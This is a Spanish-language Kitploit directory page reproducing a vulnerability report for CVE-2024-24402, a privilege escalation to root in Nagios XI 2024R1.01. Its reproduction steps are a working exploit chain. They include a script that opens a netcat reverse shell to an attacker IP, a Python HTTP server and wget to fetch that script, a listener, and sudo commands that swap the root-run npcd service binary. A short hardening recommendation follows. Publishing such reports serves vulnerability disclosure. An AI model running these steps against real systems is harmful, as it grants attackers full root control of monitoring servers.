
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2024-24402 — Escalada de privilegios en Nagios 2024R1.01 | Kitploit

Herramientas/GitHubGitHub/mawk0235/cve-2024-24402
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónPost-ExplotaciónPruebas de PenetraciónRed Teaming
GitHubmawk0235/cve-2024-24402

CVE-2024-24402

Escalada de privilegios en Nagios 2024R1.01

Ver Repositorio
419hace 2 añosAún no revisado
Compartir

Informe de Vulnerabilidad

CVE descubierto por: Jarod Jaslow (MAWK)

Detalles de la Vulnerabilidad:

  • Endpoint: Nagios XI Versión 2024R1.01
  • Tipo de Vulnerabilidad: Escalada de Privilegios desde el Usuario "NAGIOS"
  • Resultado de la Explotación: Acceso root completo en el sistema objetivo

Pasos para Reproducir:

1. Crear una Instancia Nueva de Nagios XI Versión 2024R1.01:

  • Descargue el archivo OVA de Nagios XI desde: https://assets.nagios.com/downloads/nagiosxi/2024/ovf/nagiosxi-2024R1.0.1-64.ova
  • Implemente el OVA para crear una instancia nueva.
  • Usando mi informe anterior, obtenga RCE en el servidor

2. Abuse de la Escalada de Privilegios:

  • Como el usuario "NAGIOS," cree un archivo en la máquina del atacante con el siguiente contenido:

    #!/bin/bash
    nc -e /bin/bash <Attacker IP> 4445
    

Pasted image 20240118113554


  • Aloje el archivo en la máquina del atacante mediante un servidor HTTP de Python:

    python3 -m http.server 8000

    

Pasted image 20240118173813

  • Inicie un servidor de escucha Netcat (NC) en la máquina del atacante:

    nc -nlvp 4445
    

Pasted image 20240118173831

3. Ejecutar la Explotación en la Computadora Víctima:



  • Obtenga el archivo desde la máquina del atacante:

    wget http://<Attacker IP>:8000/npcd
    

Pasted image 20240118173846


  • Ejecute los siguientes comandos para escalar privilegios y recibir una conexión como root:

    sudo /usr/local/nagiosxi/scripts/manage_services.sh stop npcd
    cp npcd /usr/local/nagios/bin/npcd
    sudo /usr/local/nagiosxi/scripts/manage_services.sh start npcd
    

Pasted image 20240118173857

Pasted image 20240118173915

Recomendación:

Se recomienda restringir la capacidad del usuario "NAGIOS" para escribir en los ejecutables de servicios de Nagios que se ejecutan como root. Esto se puede lograr implementando permisos de archivo y controles de acceso más estrictos para los directorios y archivos relevantes asociados con los servicios de Nagios.

Esto debería corregirse en los nuevos lanzamientos

CVE:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=2024-24402

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    350
  • 5

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    283

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →